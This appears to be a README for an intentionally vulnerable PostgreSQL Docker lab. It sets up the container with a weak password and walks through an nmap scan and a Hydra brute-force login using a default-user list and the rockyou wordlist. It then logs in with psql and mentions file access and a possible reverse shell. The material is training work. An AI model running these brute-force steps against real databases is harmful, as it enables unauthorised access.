Vulnerable\_Postgresql

Docker setup

1. Pull the docker image from docker-hub

docker pull shaccuri/vuln\_postgresql

2. Run the docker image using the following command

docker run - -name postgres -e POSTGRES\_PASSWORD=iloveyou -d -p 5432:5432 shaccuri/vuln\_postgresql


3. Get the IP address to perform vulnerability testing

Ip a

Penetration testing Guide


1. We have the IP address of the server, let’s perform the Nmap scan.

nmap -sC -sV ip\_address




2. Create a user.txt file that contains a few of the default users.

user.txt – postgres, admin, root, psql, postgresql, r00t



3. We know that port 5432 is running Postgres we can use Metasploit or hydra to perform brute force login

Hydra -L user.txt -P /usr/share/wordlists/rockyou.txt -s 5432 -v -V postgres://ip





4. We know the password now, we can use this to log in

Psql -h ip -U postgres -W

Password:iloveyou

5. Now we have logged in we can read files and create files as well





6. This can be utilized in a web server to execute a reverse shell. Because usually, we have a web server and database together.